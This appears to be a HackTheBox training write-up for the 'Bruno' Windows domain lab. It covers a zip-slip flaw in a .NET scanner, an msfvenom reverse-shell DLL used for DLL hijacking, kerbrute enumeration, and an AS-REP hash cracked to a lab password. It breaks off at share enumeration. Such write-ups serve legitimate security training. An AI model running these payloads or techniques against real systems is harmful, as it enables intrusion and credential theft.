



# HACKTHEBOX



## Bruno

4<sup>th</sup> November 2025

Prepared By: Rogue

Machine Author: xct

Difficulty: Medium

## Synopsis

---

**Bruno** is a medium-difficulty Windows domain box that chains insecure application configuration and weak Active Directory hygiene to go from no access to domain admin. The service-facing component is a custom .NET application that extracts ZIP entries unsafely using `Path.Combine`, allowing crafted archives to perform a zip-slip and place files under `c:\samples\app`. That capability enables a DLL-search-path hijack - an attacker who can write to the queue share can drop a malicious `dll` and achieve code execution as the service user. On the network/AD side, an account `svc_scan` is discoverable and `kerberoastable/AS-REP crackable`; its recovered credentials grant write access to the queue share, which is used to trigger the DLL payload and get a low-privilege shell. From there the default `machine account quota` of authenticated users and `RBCD` are abused to perform a `Kerberos relay/RBCD` attack that resets the Administrator password and yields full domain compromise.

## Skills required

---

- .NET application analysis
- DLL Hijacking
- Kerberos / Active Directory offence & escalation

## Skills learned

---

- .NET application analysis
- Search Path Hijacking

- Kerberoasting
- Kerberos Relaying
- Resource-Based Constrained Delegation Attacks

# Enumeration

## Nmap

We begin by running an `nmap` scan against the target.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 bruno.vl | grep ^[0-9] | cut -d '/' -f 1 | tr '\n'
',' | sed s/,,$/)
$ nmap -p$ports -sC -sV bruno.vl
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-29-22 04:55PM      <DIR>         app
| 06-29-22 04:33PM      <DIR>         benign
| 06-29-22 01:41PM      <DIR>         malicious
|_06-29-22 04:33PM      <DIR>         queue
| ftp-syst:
|_ SYST: Windows_NT
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-22
10:20:08Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: bruno.vl0.,
Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
|_ssl-date: 2025-10-22T10:21:54+00:00; -2h48m45s from scanner time.
443/tcp   open  ssl/http     Microsoft IIS httpd 10.0
| tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=bruno-BRUNODC-CA
| Not valid before: 2022-06-29T13:23:01

|_Not valid after:  2121-06-29T13:33:00
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
```

```

|_http-server-header: Microsoft-IIS/10.0
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap
|_ssl-date: 2025-10-22T10:21:54+00:00; -2h48m45s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after: 2105-10-09T09:54:08
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: bruno.vl0.,
Site: Default-First-Site-Name)
<SNIP>
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: bruno.vl0.,
Site: Default-First-Site-Name)
<SNIP>
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: BRUNO
| NetBIOS_Domain_Name: BRUNO
| NetBIOS_Computer_Name: BRUNODC
| DNS_Domain_Name: bruno.vl
| DNS_Computer_Name: brunodc.bruno.vl
| DNS_Tree_Name: bruno.vl
| Product_Version: 10.0.20348
|_ System_Time: 2025-10-22T10:21:10+00:00
|_ssl-date: 2025-10-22T10:21:54+00:00; -2h48m45s from scanner time.
| ssl-cert: Subject: commonName=brunodc.bruno.vl
| Not valid before: 2025-10-08T09:36:40
|_Not valid after: 2026-04-09T09:36:40
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
<SNIP>
Service Info: Host: BRUNODC; OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>
Host script results:
| smb2-time:
| date: 2025-10-22T10:21:13
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: mean: -2h48m46s, deviation: 1s, median: -2h48m45s

```

We are working against a `Domain Controller`. We identify the domain to be `bruno.vl`, and the host's name to be `BRUNODC`. Aside from the standard `Domain Controller` ports, a web server is hosted on ports `80` and `443`, which appears to be a default `IIS` installation.

## FTP

Nmap reports that we are allowed to log in to the FTP service hosted at port 21 using anonymous credentials.

```
$ ftp bruno.vl
Connected to brunodc.bruno.vl.
220 Microsoft FTP Service
Name (bruno.vl:rogue): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||59793|)
125 Data connection already open; Transfer starting.
06-29-22 04:55PM <DIR> app
06-29-22 04:33PM <DIR> benign
06-29-22 01:41PM <DIR> malicious
06-29-22 04:33PM <DIR> queue
226 Transfer complete.
ftp>
```

Folders `malicious` and `queue` appear to be empty. `benign` contains only one file called `test.exe`. After downloading it, we can see that it is not an executable, but rather an `ASCII` text file that contains the string `123\n`.

```
$ file test.exe
test.exe: ASCII text

$ cat test.exe
123
```

That leaves us with the `app` folder, which is also the folder that contains the most files.

```
ftp> ls
229 Entering Extended Passive Mode (|||60668|)
125 Data connection already open; Transfer starting.
06-29-22 05:42PM 165 changelog
06-28-22 07:15PM 431 SampleScanner.deps.json
06-29-22 03:58PM 7168 SampleScanner.dll
06-29-22 03:58PM 174592 SampleScanner.exe
06-28-22 07:15PM 170 SampleScanner.runtimeconfig.dev.json
06-28-22 07:15PM 154 SampleScanner.runtimeconfig.json
```

## Analyzing the SampleScanner .NET app

Reading the `changelog`:

```
$ cat changelog
Version 0.3
- integrated with dev site
- automation using svc_scan

Version 0.2
- additional functionality

Version 0.1
- initial support for EICAR string
```

It does not provide much information about the application's nature and functionality. However, "automation using svc\_scan" alerts us to an account that may be used for automation with this application.

From `SampleScanner.deps.json`, we can retrieve the version of `.NET` the executable was compiled with, which is `3.1`. We can also see that it loads the `SampleScanner.dll` assembly.

```
$ cat SampleScanner.deps.json
{
  "runtimeTarget": {
    "name": ".NETCoreApp,Version=v3.1",
    "signature": ""
  },
  "compilationOptions": {},
  "targets": {
    ".NETCoreApp,Version=v3.1": {
      "SampleScanner/1.0.0": {
        "runtime": {
          "SampleScanner.dll": {}
        }
      }
    }
  },
  "libraries": {
    "SampleScanner/1.0.0": {
      "type": "project",
      "serviceable": false,
      "sha512": ""
    }
  }
}
```

From `SampleScanner.runtimeconfig.dev.json` we can retrieve a username - `xct`.

```
$ cat SampleScanner.runtimeconfig.dev.json
{
  "runtimeOptions": {
    "additionalProbingPaths": [
      "C:\\Users\\xct\\.dotnet\\store\\|arch|\\|tfm|",
      "C:\\Users\\xct\\.nuget\\packages"
    ]
  }
}
```

Since we know that `.NET` assemblies are compiled into an `Intermediate Language`, we will use the `file` command to verify which of the executable and the `dll` we retrieved are `.NET` assemblies.

```
$ file SampleScanner.dll
SampleScanner.dll: PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows, 2 sections

$ file SampleScanner.exe
SampleScanner.exe: PE32+ executable (console) x86-64, for MS Windows, 6 sections
```

The `dll` is truly a `.Net` assembly, so we can use a tool like [dnspy](#) to decompile the assembly and retrieve the library's source code. The executable on the other hand is compiled in native `x64` machine code, which means we will have to resort to static and dynamic analysis to understand it's workflow. This is probably not needed in excess though - the executable is probably just a loader for the `dll`, which will contain the main functionality of the workflow.

If we attempt to run `SampleScanner.exe` on a Windows machine we control, we will get the following error (unless we have already installed `.NET` version `3.1.0`):

```
App: C:\Users\rogue\Desktop\app\SampleScanner.exe
Architecture: x64
Framework: 'Microsoft.NETCore.App', version '3.1.0' (x64)
.NET location: C:\Program Files\dotnet\

The following frameworks were found:
  8.0.6 at [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]

Learn more:
https://aka.ms/dotnet/app-launch-failed

To install missing framework, download:
https://aka.ms/dotnet-core-applaunch?framework=Microsoft.NETCore.App&framework_version=3.1.0&arch=x64&rid=win-x64&os=win10
```

After visiting the provided link and downloading the target framework, we run the installer. Then, we can re-run the executable, this time without receiving an error. If we utilize the tool [Process Monitor](#), and filter the results only to show any that match `Process Name is SampleScanner.exe`, like so:

| Column                              | R. | Value                             | Action  |
|-------------------------------------|----|-----------------------------------|---------|
| <input checked="" type="checkbox"/> |    | Process Name is SampleScanner.exe | Include |

We can see that the executable does load `SampleScanner.dll`.

|                  |      |                 |                                              |         |                                                                                                          |
|------------------|------|-----------------|----------------------------------------------|---------|----------------------------------------------------------------------------------------------------------|
| SampleScanner... | 6344 | CreateFile      | C:\Users\rogue\Desktop\app\SampleScanner.dll | SUCCESS | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, Sha... |
| SampleScanner... | 6344 | QueryNetwork... | C:\Users\rogue\Desktop\app\SampleScanner.dll | SUCCESS | CreationTime: 10/22/2025 6:32:27 AM, LastAccessTime: 10/23/2025 1:57:35 AM, LastWriteTime: 6/...         |
| SampleScanner... | 6344 | CloseFile       | C:\Users\rogue\Desktop\app\SampleScanner.dll | SUCCESS |                                                                                                          |

We can now proceed to decompile `SampleScanner.dll` and review the source code to identify any potential vulnerabilities that we can leverage.

```

// SampleScanner.Program
// Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00002060
private static void Main(string[] args)
{
    string text = "X50!P%AP[4\\PZX54(P^)7CC)7}$EYCAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*";
    text.Replace("EYCAR", "EICAR");
    byte[] bytes = Encoding.ASCII.GetBytes(text);
    string[] files = Directory.GetFiles("C:\\samples\\queue\\", "*", SearchOption.AllDirectories);
    int i = 0;
    while (i < files.Length)
    {
        string text2 = files[i];
        if (text2.EndsWith(".zip"))
        {
            using (ZipArchive zipArchive = ZipFile.OpenRead(text2))
            {
                foreach (ZipArchiveEntry zipArchiveEntry in zipArchive.Entries)
                {
                    string destinationFileName = Path.Combine("C:\\samples\\queue\\", zipArchiveEntry.FullName);
                    zipArchiveEntry.ExtractToFile(destinationFileName);
                }
                File.Delete(text2);
                goto IL_10E;
            }
            goto IL_B8;
        }
        goto IL_B8;
    IL_10E:
        i++;
        continue;
    IL_B8:
        if (Program.PatternAt(File.ReadAllBytes(text2), bytes).Any<int>())
        {
            File.Copy(text2, text2.Replace("queue", "malicious"), true);
            File.Delete(text2);
            goto IL_10E;
        }
        File.Copy(text2, text2.Replace("queue", "benign"), true);
        File.Delete(text2);
        goto IL_10E;
    }
}

```

A byte array containing the [EICAR test file](#) string is generated, before the library proceeds to retrieve the files located in `C:\samples\queue`. Next, it iterates through the retrieved file names and, if they end with the `.zip` extension, extracts the archive's contents to `C:\samples\queue` and then deletes the original file (the archive). Finally, for each file extracted from the archive, it compares it against the `EICAR test` string. If the EICAR pattern is present in the byte representation of the retrieved file, it moves the file to the `malicious` folder. If not, it moves it to the `benign` folder.

Since the only viable option for researching an exploit in this block of code is the `ZipArchive` class, we will search the internet for a `ZipArchive` exploit in C#. In the results, we can find [this](#) article, which explains how to extract archives manually using `Path.Combine` to `ExtractToFile` instead of using `ExtractToDirectory` is dangerous. In essence, [Path.Combine](#) concatenates individual strings into a single string that represents a file path. But, as stated in Microsoft's documentation, if any argument other than the first one contains a rooted path, any previous path components will be ignored. This means, that if the file inside the zip archive contains a path like `C:\Users\rogue\any.txt` for example, the `C:\samples\queue` path that is combined with the archived file's name will be ignored, and the file will be extracted to `C:\Users\rogue\any.txt`.

The reason this is so dangerous is that we can actually create a file name that is a rooted path, and also archive it. When `Path` creates the string of the `path.Combine`, the contents of the archived file(s) will be written in the path contained in the archived file's name, allowing us to write arbitrary files on the system.

We can test this out on our local machine. First, we will need to create a file whose filename will contain a `path`. We can achieve that using `Python`. First, we will create a test file for our purpose:

```
$ echo 'this is a test file' > test.txt
```

We will be using the following custom script to create a zip file containing our test file, with its name modified to `C:\Users\rogue\Desktop\test.txt`.

```
import zipfile

source = r"test.txt"
zip_name = r"test.zip"

with zipfile.ZipFile(zip_name, "w", zipfile.ZIP_DEFLATED) as zf:
    zf.write(source, arcname=r"C:\Users\rogue\Desktop\test.txt")
```


If we run this script and then unzip the archive we created, we can see the filename is truly `C:\Users\rogue\Desktop\test.txt`.

```
$ python3 file_path.py

$ unzip test.zip
Archive:  test.zip
  inflating: C:\Users\rogue\Desktop\test.txt


ls -la C:\\Users\\rogue\\Desktop\\test.txt
-rw-rw-r-- 1 rogue rogue 20 Oct 29 13:13 'C:\\Users\\rogue\\Desktop\\test.txt'
```

Now, we will move our archive to our local Windows testing instance, located in the `C:\samples\queue` folder, where `SampleScanner.dll` expects it.



| Name     | Date modified      | Type                | Size |
|----------|--------------------|---------------------|------|
| test.zip | 10/29/2025 5:38 AM | Compressed (zipp... | 1 KB |

Now, if we run `SampleScanner.exe`, we will see that the file `test.txt` will be created in the specified path.





The obvious question at this point is how we can make this exploit useful to us? Since we can write files to any directory the running binary has write access to, we can further analyze the binary's behavior to identify a potential `DLL Hijacking` opportunity. `DLL Hijacking` is a technique where a program unintentionally loads an attacker-controlled DLL because the loader searches writable or attacker-controlled locations before the legitimate ones. An attacker who can place a DLL earlier (or directly to the legitimate location) in that search path can cause the process to run their code.

To search for such opportunities, we will use `Process Monitor`. After loading the binary in `Process Monitor`, we will create a filter to list only the operations resulting in `NAME NOT FOUND`, along with a filter that lists entries with the process name `sampleScanner.exe`.

| Column                              |              | R. | Value             | Action  |
|-------------------------------------|--------------|----|-------------------|---------|
| <input checked="" type="checkbox"/> | Process Name | is | SampleScanner.exe | Include |
| <input checked="" type="checkbox"/> | Result       | is | NAME NOT FOUND    | Include |


|           |                  |       |            |                                                                                                       |                |
|-----------|------------------|-------|------------|-------------------------------------------------------------------------------------------------------|----------------|
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Users\rogue\Desktop\app\hostfxr.dll                                                                | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\coreclr.dll                                                                   | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\Microsoft.NETCore.App.runtimeconfig.de... | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\Microsoft.NETCore.App.runtimeconfig.json  | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files (x86)\coreservicing                                                                  | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files (x86)\coreservicing                                                                  | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files (x86)\coreservicing                                                                  | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\advapi32.dll                              | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\advapi32.dll                              | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\kernel32.dll                              | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\kernel32.dll                              | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\ntdll.dll                                 | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\ntdll.dll                                 | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\ole32.dll                                 | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\ole32.dll                                 | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\user32.dll                                | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\user32.dll                                | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\BCrypt.dll                                | NAME NOT FOUND |
| 2:22.4... | SampleScanner... | 10336 | CreateFile | C:\Program Files\dotnet\shared\Microsoft.NETCore.App\3.1.32\BCrypt.dll                                | NAME NOT FOUND |

Now that we have identified `DLL` files that are not found, we have to pinpoint one that fits the following criteria:

- The `DLL` is searched for in a folder where we have write access.
- The `DLL` is searched for and loaded by the application.

We usually know, or can enumerate, what folders we have write access to. To find out if a `DLL` is loaded or not, we will enumerate the call stack of the thread that performed the `CreateFile` event. `Process monitor` keeps a stack trace when the operation was recorded, which shows the function frames that led to the call. If there is a frame that points to `LoadLibraryExW`, for example, we know that the `DLL` is being accessed to be loaded into the calling process.

One `DLL` that fits both criteria is `Microsoft.DiaSymReader.Native.amd64.dll`.



We will be using `msfvenom` to generate a `DLL` that contains a reverse shell payload.

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.108 LPORT=4444 -f dll -o
Microsoft.DiaSymReader.Native.amd64.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
Saved as: Microsoft.DiaSymReader.Native.amd64.dll
```

Now, we will use the Python script we created earlier to create an archive containing our DLL with filename `C:\Users\rogue\Desktop\app\Microsoft.DiaSymReader.Native.amd64.dll`.

```
import zipfile

source = r"Microsoft.DiaSymReader.Native.amd64.dll"
zip_name = r"test.zip"

with zipfile.ZipFile(zip_name, "w", zipfile.ZIP_DEFLATED) as zf:
    zf.write(source,
    arcname=r"C:\Users\rogue\Desktop\app\Microsoft.DiaSymReader.Native.amd64.dll")
```

We will initiate a listener, and then upload the archive to `C:\samples\queue`. Running `SampleScanner.exe`, we will receive a reverse shell as expected.

```
[*] Started reverse TCP handler on 10.10.14.108:4444
[*] Sending stage (200774 bytes) to 10.129.231.56
[*] Meterpreter session 1 opened (10.10.14.108:4444 -> 10.129.231.56:59835) at 2025-10-30
14:45:17 +0100

meterpreter > shell
Process 8332 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

C:\Users\rogue\Desktop\app>whoami
whoami
desktop-dkm3nu2\rogue
```

We have found a way to gain command execution on the system, but we have an obstacle to overcome before we can perform these steps against the actual target - we do not have access to write in the `queue` share.

## Foothold

### Gaining Access to the `svc_scan` account

Earlier, we identified two potential usernames: `svc_scan` and `xct`. We will use Kerbrute to perform Kerberos pre-authentication brute-forcing to determine if these two usernames are valid.

```
$ kerbrute userenum -d bruno.vl --dc brunodc.bruno.vl users.txt
```

```

  _
 / / _ _ _ _ _ / / _ _ _ _ _ / / _ _ _ _ _
 / // / _ \ / _ \ / _ \ / / / / _ \ _ \
 / ,< / _ / / / / / / / / / / _ / / / _ /
 / _ | _ \ _ / / / _ _ / / \ _ _ \ _ \

```

```
Version: dev (n/a) - 10/30/25 - Ronnie Flathers @ropnop
```

```
2025/10/30 15:33:33 > Using KDC(s):
```

```
2025/10/30 15:33:33 > brunodc.bruno.vl:88
```

```
2025/10/30 15:33:33 > [+] VALID USERNAME: Administrator@bruno.vl
```

```
2025/10/30 15:33:33 > [+] VALID USERNAME: svc_scan@bruno.vl
```

When testing Windows machines that are connected to a domain, it is always recommended to test for low-hanging fruit, like accounts that are kerberoastable. We will use `impacket's` [GetNPUsers](#) for that purpose.

```
$ impacket-GetNPUsers -usersfile users.txt bruno.vl/Username@brunodc.bruno.vl -no-pass -dc-
ip brunodc.bruno.vl

$krb5asrep$23$svc_scan@BRUNO.VL:a4f0e43d754065ea111af15fd946c1a6$96fdaac4ef243ff9a4f8f8d6b4
0bd172fb08b84513a793e1eb1e37f08faeef8350e2b5ce79d3dc0da8891bf7410b3c89344b63d0f27bd2d6dd557
78892611e21d9d89287e013b9bd2d586f9831e651c9e03dcc047eda165ac52edd1d51833c789782372a96dba2f0
9eed7e796830b767b6298412bf00da4b0058a3ebf1a64202ae28c3697c65aea2f35b580c0dd05aa815612c39a64
d3cdb1057572d15106ac045744fffa70d4d8ae689c3c8260e8bb3bf255344b1d17fb16d9230b02ae2d0beb8c99d
65a6939788cd80ba3d8c3eb1d15b9da58fd13a4b42c49c499504ac27e08f478264
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

The account `svc_scan` is kerberoastable, and we were able to retrieve a Kerberos AS-REP hash, which we can attempt to crack to retrieve the account's password. We will use [hashcat](#) to do so.

```
$ hashcat -m 18200
'$krb5asrep$23$svc_scan@BRUNO.VL:a4f0e43d754065ea111af15fd946c1a6$96fdaac4ef243ff9a4f8f8d6b
40bd172fb08b84513a793e1eb1e37f08faeef8350e2b5ce79d3dc0da8891bf7410b3c89344
b63d0f27bd2d6dd55778892611e21d9d89287e013b9bd2d586f9831e651c9e03dcc047eda165ac52edd1d51833c
789782372a96dba2f09eed7e796830b767b6298412bf00da4b0058a3ebf1a64202ae28c3697c65aea2f35b580c0
dd05
aa815612c39a64d3cdb1057572d15106ac045744fffa70d4d8ae689c3c8260e8bb3bf255344b1d17fb16d9230b0
2ae2d0beb8c99d65a6939788cd80ba3d8c3eb1d15b9da58fd13a4b42c49c499504ac27e08f478264 '
/usr/share/wo
rdlists/rockyou.txt
<SNIP>
$krb5asrep$23$svc_scan@BRUNO.VL:a4f0e43d754065ea111af15fd946c1a6$96fdaac4ef243ff9a4f8f8d6b4
0bd172fb08b84513a793e1eb1e37f08faeef8350e2b5ce79d3dc0da8891bf7410b3c89344b63d0f27bd2d6dd557
78892611e21d9d89287e013b9bd2d586f9831e651c9e03dcc047eda165ac52edd1d51833c789782372a96dba2f0
9eed7e796830b767b6298412bf00da4b0058a3ebf1a64202ae28c3697c65aea2f35b580c0dd05aa815612c39a64
d3cdb1057572d15106ac045744fffa70d4d8ae689c3c8260e8bb3bf255344b1d17fb16d9230b02ae2d0beb8c99d
65a6939788cd80ba3d8c3eb1d15b9da58fd13a4b42c49c499504ac27e08f478264:Sunshine1

Session.....: hashcat
Status.....: Cracked
<SNIP>

$ crackmapexec smb brunodc.bruno.vl -u 'svc_scan' -p 'Sunshine1'
SMB          brunodc.bruno.vl 445      BRUNODC          [*] Windows Server 2022 Build 20348
x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
SMB          brunodc.bruno.vl 445      BRUNODC          [+] bruno.vl\svc_scan:Sunshine1
```

## Exploiting SampleScanner's DLL Hijacking vulnerability

Enumerating the shares our compromised user can access:

```
$ crackmapexec smb brunodc.bruno.vl -u 'svc_scan' -p 'Sunshine1' --shares
SMB          brunodc.bruno.vl 445    BRUNODC      [*] Windows Server 2022 Build 20348
x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
SMB          brunodc.bruno.vl 445    BRUNODC      [+] bruno.vl\svc_scan:Sunshine1
SMB          brunodc.bruno.vl 445    BRUNODC      [+] Enumerated shares
SMB          brunodc.bruno.vl 445    BRUNODC      Share          Permissions    Remark
SMB          brunodc.bruno.vl 445    BRUNODC      -----
SMB          brunodc.bruno.vl 445    BRUNODC      ADMIN$         Remote
Admin
SMB          brunodc.bruno.vl 445    BRUNODC      C$
Default share
SMB          brunodc.bruno.vl 445    BRUNODC      CertEnroll     READ          Active
Directory Certificate Services share
SMB          brunodc.bruno.vl 445    BRUNODC      IPC$           READ          Remote
IPC
